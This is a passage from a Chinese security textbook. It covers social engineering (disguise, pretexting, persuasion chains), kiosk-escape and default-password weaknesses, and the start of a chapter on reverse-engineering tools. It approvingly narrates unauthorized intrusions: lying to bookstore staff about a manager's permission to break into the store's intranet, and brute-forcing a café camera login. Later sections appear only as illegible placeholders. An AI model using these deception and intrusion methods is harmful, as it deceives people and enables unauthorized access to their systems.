第 7 章

初识社会工程学——bug出在人身上

黑客们往往对世界有着自己一套独特的视角，当恶意攻击通过纯粹的计算机技术手段无法达到目的时，高超的情商将会取代智商成为进一步打开突破口的利器，而研究这些恶意攻击行为的安全人员们同样会跟进这些特殊且神秘的手段，长此以往便形成了一套安全领域独特的理论：社会工程学（Social Engineering，简称社工）。本章将带读者揭开社会工程学的神秘面纱，领略它的风采，同时介绍一些社会工程学环节中常用的技巧，这些小技巧如果应用到日常生活中，还能帮助你在学习、生活和工作中取得某些意想不到的优势。

7.1　初识社会工程学

说起社会工程学，我们必须先将其与以研究社会事实为根基并带着浓浓学术气息的社会学加以区分，虽然两者的理论基础都衍生自人类社会，但作为一门工程学科，社会工程学更强调对于每个个体和特定环境下有限集合的人群进行研究，追求实际应用的效果而非理论本身。从安全人员的角度来看其核心思想可以用一句很经典的台词总结：一个安全体系中最薄弱的环节永远是人。随着系统的不断完善，防御力度的不断增强，“人”这一环节慢慢变成整个系统中最容易被利用的存在，以人和社会行为为研究对象从而发现漏洞并实现突破的方案和技巧，总结其中的规律并扩展利用范围，总是能够给恶意攻击者带来意想不到的惊喜。为了能让读者对社会工程学攻击有一个更直观的了解，笔者将在后面的篇幅中将社会工程学攻击中最常见的方式加以分类，并穿插介绍实际应用的技巧。

首先明确几个要点。

1. 什么是社会工程学

在这门学问被称为社会工程学之前，它还是一个零散的集合体，集合了心理学、社会学以及很多有关“人”的学问。后来凯文·米特尼克（Kevin David Mitnick）提出“社会工程学”这个概念，这门学问最吸引人的地方莫过于它可以使人顺从你的意愿，然后告诉你想知道的信息或是按照你的意愿去做某些事，这确实很奇妙，却又令人不寒而栗，在安全领域的作用也是不言而喻。

2. 社会工程学是否只是一种欺骗的技巧呢

看到社会工程学的定义，有些人可能会认为社会工程学不就是一种骗人的技巧吗？其实社会工程学包括很多不同的形式，它的确是一种技巧，但并非是一种欺骗的技巧。笔者曾在某计算机相关论坛中随机发放了100份关于社会工程学的调查问卷，有意思的是，接近七成的人认为社会工程学就是利用他人的好奇心、好胜心甚至同情心来进行欺骗，但实际上社会工程学的用途并不是负面的，它是一种无正负属性的技艺，全看使用它的人来赋予它何种意义。



3. 社会工程学离我们的生活有多远

相信读者应该能猜到答案。没错！社会工程学在我们的生活中无处不在。医生在询问病情的时候你已经赋予了他“权限”，他知道了你的私人信息；销售人员则在推销产品时，不经意间就会用到心理学等方式来促使人们产生购买某种产品的欲望，这些都是社会工程学在生活中的体现，社会工程学无处不在。

4. 为什么要掌握社会工程学

正如服务器安全是建立在对服务器的渗透测试上一样，人的安全也要建立在了解社会工程学之上，大多数被攻击的人都缺乏安全意识，甚至根本不知道社会工程学为何物，而攻击者正好利用这个bug趁虚而入，进行攻击。社会工程学可以让人们对社交有一种新的视角，增强人们在社交方面的各种能力，了解并掌握社会工程学，不仅能帮助人们防御攻击，还能给人们的社会生活带来很大益处。

5. 如何熟练掌握社会工程学

社会工程学涉及人性的优点与弱点，如果想熟练掌握社会工程学，就需要各种相关知识，例如心理学、密码学、逻辑学等，也必须阅读一些其他方面的相关书籍，例如卡耐基的《人性的弱点》、Christopher Hadnagy的《社会工程——安全体系中的人性漏洞》等著作。另外一定要有意识地培养自己的换位思考能力，这种能力在社会工程学中起着十分重要的作用。

7.2　社会工程学的基本步骤

社会工程学讲究逻辑性，所以一套完备的流程显得尤为重要，接下来一起看看社会工程学所涉及的知识。

7.2.1　信息搜集

“知彼知己，百战不殆”，《孙子兵法》中的这句名言用在这里十分恰当。从古代开始，人们就了解到信息情报的价值，在“兵力”相当的情况下，信息搜集就是制胜的关键。那么对于一次社会工程学活动，基本流程是什么？总的来说，就是获得尽可能详细的信息情报，伪装成一个“特定身份”，掌握足够的专业术语，对事情过程的逻辑链进行分析预测，知悉和“目标”接触中所需要问的问题或者需要操纵的事情，突发事件的即时应对以及最后如何收场。要说其中最重要的环节，必然是信息搜集了，信息搜集是完成一次社会工程学活动的基础条件，对信息的掌握程度在一定程度上直接影响了社工活动的进程。

至于如何进行信息搜集，除了在第3章中已经学习的基本信息搜集以外，社交网络信息搜集在社会工程方面的应用更为广泛。一个人在网络上总会留下痕迹，而信息搜集要做的就是找到这些痕迹，并通过分析这些痕迹来得到更多的关于目标的信息。姓名、电话、爱好等信息都是十分容易获得的，而利用这些信息又可以获得更多更需要的信息。掌握更多的信息技术，对于信息搜集来说益处良多（例如人们可以通过一张照片的EXIF信息便可以很方便地找出这张照片拍摄的位置、拍摄的工具等）。

7.2.2　巧妙地伪装和大胆地接触目标

伪装，跟踪，人为制造“相遇”的巧合，高科技窃取信息，快速逃离现场。这看起来就像是在谍战片中才会出现的场景，其实现代谍战片情节很大程度上参考了社会工程学的理念，或者可以说，间谍活动本身就是一种高级的社会工程学行为。在社会工程学攻击者眼中，近距离接触目标是最有意思的环节了，现代科技尤其是互联网技术给“与目标保持距离的同时窃取信息”提供了完美的桥梁，这距离可以是5米、10米，也可以是相隔千里通过网络保持联系。黑客通常使用人机互动的方式来获取信息，但有时主动出击能带来更好的效果。本节中笔者将与读者们分享更多的接触型社会工程学攻击技巧，并针对这些技巧提出防范方案。

7.2.3　伪装的艺术

当社会工程学攻击者试图达成一个目标时，往往会对自己进行一定的伪装。这种伪装并不是随意的，而是根据目标和将要实施的行动进行选择性伪装。当目标是一名教授时，想要接近他/她，攻击者会套上T恤，穿上牛仔裤与运动鞋，背上一只看起来塞满了书的休闲包，最好再戴上一副看起来文绉绉的眼镜，以学生的身份出场往往会是个好主意。而目标是一家公司时，送快递的小哥套装则是更合适的选择。相比神秘复杂的易容术，一只魔术头巾有时候可以带来更好的效果，在遮住2/3面部的情况下，带上帽子会减少引起注意的几率。这些道具都非常好找，通过一个网上商城就可以全部办到。攻击者给自己准备多种身份的名片也是很重要的步骤。

上面的描述是现实中的伪装，在外形和行为上尽情发挥自己的想象力，有些人便能够获得无数种身份。不过，互联网时代还给攻击者带来了另一种伪装的方式，在网上与目标接触时，只需要极少的努力，一些社交软件账户和简单的引导性交流，剩下的步骤便全部由对方的想象力完成。这也意味着如何出现变得非常重要。互联网上的人们多半对陌生人有着很高的警惕性，所以一个失败的出场或者不断地角色变更会导致彻底失去对方的信任。

而在现实中，这样的接触也是有着极高技巧性的。人是群居动物，人们每天都在和不同的人接触。虽然有着固定的小圈子并对陌生人有着天生的矜持，却也不会拒绝与那些有充分理由出现的人交流。当交流成为必要时，带着充足的理由出现在目标的面前绝不会太



糟糕，对于普通人而言，学会倾听，自信的交流风格往往足够带来一个良好的社交圈，与意气相投的人磨合而成为朋友不是一件困难的事情。但对于一个社会工程师来说，接触是短暂的，所以一定要在最短的时间内把效率最大化，同时也出于保护自身的原因，伪装就有了存在的必要性，有针对性地将自己伪装成一类人并用这个伪装的身份与目标交流，获取信息非常有效，但也限制了沟通的次数和时间：在伪装身份下过于频繁地与目标接触很容易引起对方警觉或异常的感受。

然而，大多数情况下即使是现实中出击的社会工程学攻击者并没有必要把自己置于离目标太近的位置。因为每个人在生活中其实都在不停地传播和自己相关的信息。走过的路，购买的食物，进行沟通的人群等都能反映出目标的特征。社会工程师通过成为一个观察者即可得到大量的信息，而互联网还带来新的便利。个人通过网络向外传播的信息量同样很大，所以作为接触者，除了面对面交流和保持一定距离的观察外，使监控者进行主动攻击也成为了可能，这一切只需要一个随身携带的移动热点，并不停地更换热点名称就能办到。很多人在发现自己的身边有没设置密码的无线热点时都会毫不犹豫地连接进去，丝毫不顾虑潜在的安全问题。这时只需要在网关处进行抓包（还记得在无线安全章节的知识吗？下次各位连接没有密码的WiFi时，可要注意一下），即可获取用户通过互联网向外发送以及向内接收的信息，从而获得达成目标的机会。

掌握足够多的专业术语既能够让你的目标相信你所扮演的身份，也能让对话更和谐轻松地进行下去。专业术语的必要性在于，对方了解你的身份之后，知道你了解对应的知识或者常识术语，能从侧面证实你的身份，使你的身份更加符合你所希望扮演的角色，并且为接下来的社工活动做铺垫。当然，一个合理的场景和话题也同样重要，即便你掌握再多的专业术语，用错了场合，那也是白搭。下面来看一个例子：如果想通过“单车爱好者”的身份接近另一位“单车爱好者”，那么你除了掌握单车运动的各种专业术语之外，还需要掌握其中的一些忌讳，例如借车——在爱车如命的单车世界里借车完全是外行人才会干的事。

7.2.4　交流的技巧

除了伪装，交流对于社会工程学也尤为重要，下面将通过实例来分析一些实用的社会工程学交流技巧。

很多人认为，人类和动物最大的区别就在于人们拥有一套完整而高级的语言体系，可以让每个个体间更好地相互交流，促进思想的融合和社会的进步。很多人说，交流是一门艺术，可事实上人们的大脑往往都只是用“会说话”三个字来描述这门“艺术”。那么交流真的只是会说话这么简单吗？当然不是。人与人的交流是信息的沟通，聪明的交流艺术家们往往会使用一套模型来描述信息沟通的全过程，这个模型中包含了8个要素：信息发送方、传达的信息、对发送信息的编码、信息传播的通道（信道）、信息接收方、解码过程、信息传递过程中的杂音和收到信息后接收方对信息发送方的反馈。这些基本要素相互之间的关系如图7-1所示。




图7-1　信息沟通基本要素相互关系模型

发送方将自己想要传达的信息编码后通过信道将信息传达给接收方，而接收方收到信息后将信息解码为自己可以理解的形式，并给予发送方一定的反馈，在这个过程中，传播中的噪声将会影响到信息传递的效果从而间接地干扰到接收方的反馈。

这样的说明对于读者来说肯定还有些抽象，下面用一个实例来解释在实际应用中，这个模型如何匹配到交流过程中的每一个元素。

张三和李四是一对异地恋的情侣，张三每周都要给李四写一封信诉说自己这周的生活。

在这个实例中，张三即是模型中的信息发送方，她想要和李四分享的生活细节是需要发送的信息，将这些信息用文字书写在信纸上并封装即是编码的过程，邮寄方式是这次交流的信道，作为接收方的李四拆开信封阅读信件的过程即是信息解码过程。而窗外的天气，隔壁王二麻子的暗送秋波都是此次信息传输过程中的噪声，李四在收到信件后可能会用QQ、微信或书信的方式回复张三，这就是接收方给发送方的反馈。

从上述的模型中可以清楚地看到，在一次信息沟通过程中人们可以操作的环节，这是有计划地发起一次交流性信息获取的基础。当然，在安全领域的实际应用中，事情往往要复杂得多，一次成功的社会工程学攻击行动往往涉及好几次不同形式（通常在此语境下人们所说的不同形式，其区别都在于信息沟通的通道）的交流过程，所以有计划地设计一次行动流程以及其中每个交流环节的逻辑链才能让社会工程学攻击的实施者更加从容不迫，从而更轻松地达成目标。在了解如何构造行动流程以及逻辑链之前，先来看这样一个片段：

两个年轻人背着包来到一家书店，在二楼找了两张椅子坐下后从包中取出了计算机。三分钟后其中一人起身到三楼找到一台触摸式自助图书查询终端机并打开了几个奇怪的窗口。此举引起了书店管理人员的注意并上前查看，年轻人并没有因此走开，而是主动与其搭了几句话后将屏幕恢复成来时的样子，去书架取了两本书，回到二楼与同伴优哉游哉地坐了一个下午。

读者或许还有些不解，这两个年轻人是为何而来，又做了什么呢？事实上这是笔者的一次亲身经历，为了向朋友证明漏洞在人们的生活中无处不在，笔者决定针对自己最喜欢



去的书店进行一次社会工程学攻击，并尝试获取书店部分内部信息来展示大多数企业对于保护自身安全的无能。当然，我们双方都为此下了注，赌注是一顿自助餐。

确定目标后，笔者首先对书店进行了一次侦察，发现其查询终端机缺少对用户输入的限制，而查询终端机往往是接入公司内网的，管理员通过终端机进行的操作记录也极其可能泄露重要的信息。可这家书店每层都有很多工作人员管理，光明正大地操作终端机显然不聪明，通过给不连接外网的终端机植入木马远程控制渗透显然也不是什么好主意。但抱着“既然问题存在，就应当加以利用”的原则，笔者最终还是决定以这台终端机作为突破口来渗透目标书店，并很快制订了一个如下的渗透方案：

与书店管理层沟通→获取进行“测试书店终端查询系统漏洞”的许可→进入书店对终端机进行操作→通过内网渗透获取信息。

在这次渗透行动中，主要需要考虑的只有两次交流，首先是从书店管理层获得测试许可，其次则是如何面对普通工作人员和保安的盘问。

在互联网上进行了仔细的寻找后，笔者并没有发现该书店任何管理人员如手机号或个人邮箱等联系方式，但作为一家大型连锁书店，通过其网站上的客服QQ联系工作人员总是个可行的方案，虽然这些客服QQ的主人未必具有许可的权限，但他们一定拥有向上级反馈的渠道，抱着这样的想法，笔者开始设计初次交流的逻辑链了。

一次有价值的交流不同于闲聊，想要从交流中获益就必须有明确的逻辑性，而拥有一个好的逻辑链的第一步，就是拥有明确的目的。

首先可以直接将行动规划中的部分逻辑代入作为目标，所以这里笔者的目的就是：

与书店管理层沟通→获取进行“测试书店终端查询系统漏洞”的许可。

先将达成目标的综合行为代入逻辑链：

通过与书店网站客服沟通获得引荐→与书店管理层沟通→获取进行“测试书店终端查询系统漏洞”的许可。

再把交流模型代入到行为中：

信息发送方：笔者+要编码的信息（应当将笔者引荐给书店管理层人员）→编码→信道：互联网→接收方：书店官方客服→解码信息（认可笔者的要求）→将笔者引荐给书店管理层→与书店管理层沟通→获取进行“测试书店终端查询系统漏洞”的许可。

确定交流模型的具体元素后，作为信息发送方尤其要对编码环节进行设计，在当前的说服实例中，证明自己的能力并提出要求显然是一个不错的方案，将其放入逻辑链中对应

的地方，再把整个逻辑链加以整理。

寻找一个话题→对书店客服人员发起交流→引起对方的兴趣→让对方对自己放松警惕→证明自己的专业性→提出合理的请求→说服书店网站的客服人员→将笔者引荐给书店管理层→与书店管理层沟通→获取进行“测试书店终端查询系统漏洞”的许可。

制定好逻辑链后，就是计划实施环节了。作为一个安全人员的一大好处就是，一旦你告诉别人自己做的事情，总是可以很快引起他们的兴趣，当然在这之前你需要证明自己。

能引起对方注意的话题中最有效的就是让他们意识到自己对身边事物的认知出现了偏差，比如对自己公司网站的安全性抱有了过大期望：经过短暂的研究，笔者很快发现了该书店官网存在的一处问题并登录进网站后台，这就足够了，笔者没有继续深入而是截图直接联系了客服汇报了这个问题。看样子该网站的客服是从来没有遇见过白帽子提交漏洞的情况，显得很惊讶。这时笔者表示自己是一个学生，为了完成学校要求的课外活动想要对自己最爱的书店进行一次公益的安全性检查，并希望能获得许可。很快客服人员便答应向信息主管汇报此事，并在得到回复后向笔者留下的邮箱中发送通知邮件。

交流进行得很成功，可是现实却不尽如人意，过了几天笔者仍未收到书店的通知，于是联系了上次沟通的客服人员，他很遗憾地告诉笔者信息主管X先生出差了暂时联系不上，所以短期内不能给出答复。当然，笔者对此毫不感到遗憾，信息主管出差这个情报是一个很有价值的信息，知道了这条信息后的第二天，笔者与一个朋友就带着计算机出现在了目标书店。紧接着就发生了上面片段中的一幕，笔者在操作终端机时忽然发现其连接的居然是书店无线网，于是查看并记下了热点的密码。在这期间书店的工作人员前来询问并制止违规操作，于是笔者对他说自己已经向信息主管请示过，X主管说笔者可以随便来书店试试看。借一个虚拟的管理人员把反常的事情轻描淡写带了过去是很有效的一招，尽管工作人员表示没有收到通知，但潜意识中也已经认可了这种操作行为并不构成什么威胁。

笔者完成了查看热点口令的操作并从运行窗口看到了历史记录中访问共享服务器的记录后，通过笔记本电脑连接了书店内部网络，并在共享服务器中发现了很多共享给员工用的设备管理账户、密码，通过这些账户和口令进一步攻陷了内网中的几台交换机与服务器。之后笔者将该漏洞反馈给了书店的工作人员，同时也赢得了一顿自助餐。

除了上述场景，在日常生活中使用交流模型可以让谈话变得更加理性，而构造逻辑链的行为在很多场景，如应聘、请假、商业谈判中都可以带来莫大的帮助。

7.3 人们经常忽略的安全边界

如果询问一名安全专家如何保障个人隐私和财产安全，一本厚厚的书也许都无法记完回答。而对于“大众应当如何防御社会工程学攻击”这样的问题，答案往往却是无解。木桶效应指出：一只木桶能装多少水取决于它最短的那块木板，同样的道理也适用于安全体



系。一个体系的安全强度取决于它最不安全的边界，当社会工程师把目光投向整个生活中的安全问题时，漏洞和问题将变得比比皆是。这些漏洞和问题往往就伴随着人们的粗心大意、满不在乎和一知半解，可在这些最薄弱的边缘环节出现的问题，有时却可能导致整个安全大厦的崩塌。社会工程师需要有一双擅长发现被人们忽略了的问题的眼睛，本章也将就这类问题中的一些为读者进行深入浅出地讲解。

7.3.1　终端机安全

上节的故事中，读者就已经见到了一次真实的由终端机引起的安全事故。事实上终端机漏洞正是笔者最津津乐道的一类问题，因为这些设备的持有者往往都是银行、公司、商场、学校等大型目标，这些厂商可能会投入大笔的资金来确保其安全性，可终端机这样的“短板”一旦出现问题就可能导致整个大的安全体系土崩瓦解。

当然，大多数的终端机在常规用户操作下都是不会出现问题的，那么恶意攻击者又是怎么利用这些设备的呢？最重要的自然是要让这些基于操作系统的大家伙们回到操作系统界面。导致这类漏洞出现的可能原因可以分为硬件问题和软件问题，下面将为大家一一介绍。

1. 硬件处置不当导致的终端机系统被破解

（1）存在外置的USB接口。当一个终端机没有将其外置的USB接口封起来时，就像是一块送给攻击者吃的肥肉，历届黑帽大会上，甚至曾有黑客演示过通过插入恶意USB设备让指定型号的ATM吐钱的案例。当然ATM的USB接口外露现在已经几乎见不到了，但很多公司的设备仍然如此，这种情况下恶意攻击者只需要插入一个键盘设备即可控制整台机器。

（2）电源暴露在外且无人管理。很多终端机是通过在开机启动项中加入软件启动的脚本来在开机后打开应用软件的，这样如果电源暴露在外，攻击者只需要将机器重启，并利用终端机刚刚进入操作系统的时间进行恶意操作，例如杀死应用软件进程，即可阻止其进入不可操作的界面。

2. 软件设置不当导致的终端机被破解问题

（1）管理员留下了方便管理机器的后门。很多懒惰的管理员为了方便自己管理终端机，可能会设置一些特殊手势使机器回到桌面，例如双指旋转等。攻击者可以多尝试几种手势来调出系统界面，同时，藏在桌面边缘的键盘也会导致问题，如果权限足够的话攻击者可以直接调出CMD来操作机器，或按Win+D组合键直接回到桌面，如图7-2所示。

（2）没有禁止右键动作。在安装应用软件之前，大多数终端机触屏都是支持右键操作的，例如长按动作和旋转动作，如果应用软件没有禁止用户的右键操作，那么通过打印机等功能再调出系统目录，打开软键盘即可操作当前终端机。

（3）软件漏洞。有些终端机应用软件本身就存在漏洞，一些违法的用户操作，例如

按键盘同时单击屏幕上的相同功能键，或者多指触控快速点击等即可导致软件崩溃，攻击者从而能够达到控制目标终端机的目的。



图7-2　软键盘导致的终端机被破解

7.3.2　无线网中的路由器配置问题

从各大运营商和商业巨头开始抢占公共热点开始，如今在很多城市从商场到超市，从咖啡馆到路边小吃店，到处都有公共热点的影子。可又不时地有人爆料这些公共热点不安全，这显然是正确的。撇开恶意AP不谈，很多私人商家设置的无线网络本身就毫无安全性可言。

很多家用路由器是不强制在配置中修改密码的，这也就导致了很多没有安全意识的商家在配置好热点后从来没想过要修改路由器密码，游走在城市中，使用用户名admin、密码admin往往可以登录一大批没有修改密码的路由器。当恶意攻击者进入路由器后，可以使用端口转发等多种方式来窃取和监控用户的上网信息。

7.3.3　管理员对内网环境的盲目自信

安全问题是很多网络管理员都容易忽视的问题，即使他们想到外界有很多穷凶极恶的黑客，也不会意识到在自己的内网里，可能就存在几台邪恶的计算机。在他们管理下的很多设备都和上述无线路由器一样使用着默认密码或者admin888这样极其脆弱的弱口令，就如这台影院的交换机一般，如图7-3所示。



图7-3　笔者随意试了几组口令就直接telnet登录上了这台设备

说到内网中的设备，最让攻击者激动的莫过于摄像头了，笔者的一位朋友就很热衷于在城市中寻找漏洞，下面就是他针对摄像头的一次渗透全过程，这次渗透是在一家咖啡厅中进行的。



首先，连入咖啡厅里的WiFi，用ipconfig命令查看所处的网络环境，可以看到本机的IP地址是192.168.1.105，网关地址是192.168.1.1，如图7-4所示。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter 无线网络连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.105
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter 本地连接:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>
```

图7-4　无线网络环境

然后，尝试对路由器进行访问，很遗憾的是咖啡厅对访问权限进行了限制。接下来，扫描所处网段的端口开放情况（见图7-5）。

这里将端口重新设置了一下，分别设置了21、80、1433、3306、8000、8080、8081几个端口，IP端设置的是192.168.1.1～192.168.1.255，然后开始扫描。不一会扫描结果便出来了，简单整理为如下内容。

192.168.1.1 80

192.168.1.103 21

192.168.1.205 80

192.168.1.231 21




图7-5　扫描端口

从经验判断，192.168.1.205应该是摄像头，尝试在浏览器上进行访问，如图7-6所示。



图7-6　登录接口

用Burp工具对登录框进行抓包并尝试暴力破解，很快便爆破成功：用户名为admin；密码为admin123，并成功登录（见图7-7）。



图7-7　用Burp工具破获用户名、密码并成功登录

从上例可以看出，这些被人们忽略的设备，其安全性就犹如空气一般不堪一击。这也正是安全专家们对于个人信息安全能够给出无数建议的原因，由于人们身边存在太多的安全隐患，对于每个人来说，武装到牙齿的保护也未必能够确保自己的隐私或者信息不被泄露，也只能做得越多越好了。

7.4　社会工程学工具

孔子说“工欲善其事，必先利其器”，相信大家都耳熟能详，好的工具能使你的工作效率提高不少，熟练使用正确的工具则会大大提高工作效率，本节将讲解社会工程学中用到的工具。

7.4.1　在线工具

在线信息搜集的重要性前面已经提到，下面首先来看看社会工程学中的在线工具。

1. 搜索引擎

在我国，绝大多数人喜欢使用的搜索引擎不是谷歌，而是百度。百度的衍生产品也非常多，例如百度贴吧，如果我们需要查找一个人的信息资料，有什么资料比他自己曾经说过的话更直观呢？百度贴吧这个平台则很可能会令人满意的内容。同时，搜索引擎拥有一种“语法”，善用搜索引擎的语法，能达到事半功倍的效果。

2. Maltego

Maltego是一款功能非常强大的软件，它能够自动采集大量信息并且为用户实现数量



的自动关联，可以为用户节省数小时的搜索时间，并且可以展示信息的关键图，它的真正强大之处在于找到这些数据之间的关系，即便数据的价值很高，但是展示信息之间的关系对于社会工程人员更有价值。

3. 社会工程人员工具包

近些年来，出现了很多社会工程人员工具包，它们比较符合国人的使用习惯，社会工程人员工具包包括众多的小工具，在各种工具包中，你可以找到很多你喜欢的或者常用的工具，你也可以去找找国外的社会工程人员工具包，其中有诸如PDF攻击一类的小工具。

7.4.2　物理工具

除了一些在线工具，社会工程学所使用的物理工具也不少，其中很多都是生活中常见的物品，这也印证了那句话“没有办不到，只有想不到”。

1. U盘

在U盘里安装好系统，例如Kali Linux，随时能在各种计算机上插入启动。与U盘类似，BadUSB也可以用于进行社会工程学攻击。

2. 名片和特殊服装

在与人接触时，一张看起来符合自己身份的名片可以让目标很快对攻击者产生信任感，同时一些特殊服装可以帮助他们伪装成一些特殊身份——比如在前文提到的伪装成快递小哥，就需要一件快递公司工作人员的服装。

3. 纸张和笔

无论在哪里，随身携带纸和笔都是一个很好的习惯，不同于电子备忘录，纸张给人的发挥空间更大，不仅可以随时记录目前的进展情况，还可以规划下一步动作。但一定要注意销毁重要内容，别让这个习惯成为绊脚石。

7.5　社会工程学的应用

社会工程学是一门独特且富有魅力的学科，它来源于生活，但社会工程学只是一门独立的学问吗？当然不是!下面就来探讨社会工程学和其他技术的配合方法。

7.5.1　社会工程学与前端安全

有一个经典的社会工程学攻击案例：社会工程人员利用人们的好奇心或者贪图小便

[illegible]

[illegible]

7.5.2 社会工程学与渗透测试

[illegible]

7.5.3 社会工程学与无线攻击

[illegible]

[illegible]

[illegible]

7.6 如何防范社会工程学

7.6.1 你的信息安全吗

[illegible]

[illegible]

7.6.2 学会识别社会工程学攻击

[illegible]

7.7 本章小结

[illegible]

[illegible]


第 8 章
逆向技术与软件安全

当打开一个文档或用浏览器打开一个网址时，也许读者会很快被文档或网页中的丰富的内容所吸引，但你却不会知道，这可能有一个木马已经悄悄地在自己的计算机里留下了后门，你的游戏账号、隐私信息等正在被屏幕另一端的某某某拿走。现在应用软件层出不穷，无论是微软、Adobe这些大型公司，还是一些不知名的小公司旗下都有众多产品。有位大牛曾经说过，不可能存在绝对安全的软件，在这一章中，笔者将带大家走入漏洞的世界，看看一个小小的逻辑错误究竟会造成怎样的严重后果。

这一章会涉及很多汇编语言和C语言的知识，笔者尽量降低难度为大家还原漏洞触发以及攻击的整个过程，并穿插介绍一些汇编语言和C语言的知识。

8.1　漏洞分析那些事

8.1.1　什么是软件漏洞分析

Web端有Web端的漏洞，系统有系统的漏洞，应用软件有应用软件的漏洞，而它们绝大多数都是由于简单的逻辑错误导致的，所以从另一个角度讲，黑客和程序员也有着千丝万缕的联系。有时候当一个程序员费了几个月的时间写了几十万行代码，但是黑客一个小小的操作可能就要让这个程序重写一遍。

其实漏洞的分析就是在逆向进行漏洞发生的过程，假如说这个程序因为执行了某些函数和某些畸形字符串崩溃了，如果崩溃的这一刻叫作案发现场的话，我们就要回溯到程序崩溃前，分析原因并找出Bug所在。

在此之前，需要弄懂一些概念，首先是栈的概念，这对于漏洞分析至关重要。其实无论是漏洞，还是逆向这样的反汇编操作，或是正向的编程，我们都需要了解它们，因为PC端和移动端都一样，都有堆栈操作。

栈其实可以看作一块空间，当调用一个函数参数的时候，这个参数就会进到这个栈里，这个空间就好像一个死胡同，先进来的就在最里面，后面依次排列，所以栈对于参数的操作是先进后出，后进先出。

其实一个程序的操作就是不断地在对栈操作，当调用一个函数的时候，就会开辟一块栈空间，然后把这个函数要用的参数全部放到栈里，经过一系列操作之后，会将这些参数释放出来，返回某些结果给外层的调用函数，最后再释放这块空间，而大多数的漏洞都是发生在这里。

所谓缓冲区溢出，可以分为栈溢出和堆溢出，说白了就是在进行这些函数操作的时候，可能由于一个if语句或者一个strcpy函数导致栈或者堆被破坏，导致程序无法正常执行它该执行的内容，这就造成了崩溃，也就造成了漏洞的产生。



8.1.2 漏洞分析的作用

有很多人觉得漏洞分析没什么用，不如那些Web端漏洞危险，其实软件漏洞造成的危害是极大的，例如2008年一个震惊世界的超级漏洞MS08-067，将整个Windows XP系统以及Windows Server 2003系统推到了风口浪尖。很难想象，当输入对方的一个IP地址，就能够控制对方的计算机，时至今日，MS08-067依然被应用在黑客的攻防当中，而这个漏洞诞生的原因正是对于“/”字符的向前检索。2014年仍然是漏洞集体爆发的一年，年初的“心脏出血”、年中的shellshock破壳、年底的IE“神洞”CVE2014-6332都是危害等级极高的神级漏洞。

通过漏洞分析，我们不仅能看到整个漏洞爆发的过程，还能找到利用它的方式，这里白帽子会积极联系厂商及时修复，而黑客会继续开发Exploit，利用漏洞来发起一个又一个的攻击。

无论是出于对用户的保护，还是出于私人的目的，漏洞分析都是必不可少的过程。这里笔者要特别提及一下POC这个概念，POC是漏洞验证的程序，用来验证在你配置的漏洞分析环境下，是否能够成功触发漏洞，而POC里不包含恶意代码，就好像网上的绿色软件一样。shellcode是传说中的恶意代码，也就是在利用漏洞的时候，通过触发软件漏洞使程序去执行shellcode，从而远程完成在目标计算机上的操作。

在完成一次完整的漏洞分析和利用之前，还需要了解使用哪些工具可以完成这个过程。其实网上对于漏洞分析、利用的工具很多，包括很多大牛也做出过用来fuzz的工具，以及很多能挂载在OD、IDA上的插件。当然，对于漏洞分析还需要重点了解三个“神器”，这三个神器可以说是漏洞分析的主体，如果对这三个工具了如指掌的话，对于现如今99%的软件漏洞都能拨开其面纱，了解其本质。

在笔者为大家分享漏洞分析过程之前，在此对这三种工具做简单说明，当我们了解了这三种工具的使用及分析方法之后，就是万事俱备，只欠东风了！

以下内容适合对IDA Pro、WinDbg以及OllyDbg不了解的初学者学习，对这三种工具了解或者精通的读者可以略过以下内容。有些工具在下一章也会介绍，但是侧重点不尽相同，读者可互补学习。

1. IDA Pro

IDA Pro是静态反汇编的神器，无论在Windows还是Linux系统下都有不凡的表现。随着IDA Pro的更新，它现在也开始支持动态调试，其强大的反汇编能力不仅能将PE文件的文件格式分析得一清二楚，而且可以将选择的代码段反汇编成伪代码的形式，大大缩短了分析枯燥的汇编代码的时间。它不仅能够在Windows下完成文件的分析，同时在令人烦恼的Linux系统下仍旧可以完成文件的分析。Linux下常见的反汇编方式就是使用GDB，但是GDB也是在命令行下使用，而且绝大部分溢出需要-core的支持，其烦琐程度令人恼火，但是IDA Pro的Remote Linux Debugger功能非常强大，可以支持远程调试Linux下的软件，这将大大减少烦琐的命令行操作，令Linux下的软件，进程调试变得和Windows下一

样简单。

下面笔者将针对IDA Pro进行一些入门级的介绍，描述在进行漏洞分析过程中需要的一些主要功能，其实IDA Pro本身的功能非常强大，其余的功能需要读者慢慢学习。

IDA Pro的主界面如图8-1所示，界面上方是菜单栏，其中包含了IDA的所有工具，左侧是函数栏，右侧是主窗口，下方是输出栏。左侧的函数栏在没有导入Windows的符号表的时候，会将函数以“sub_数字”的形式表现，其实它代表着一些函数的定义，比如printf、strcpy等，当符号表导入之后，这里就会显示出真正的函数值了。

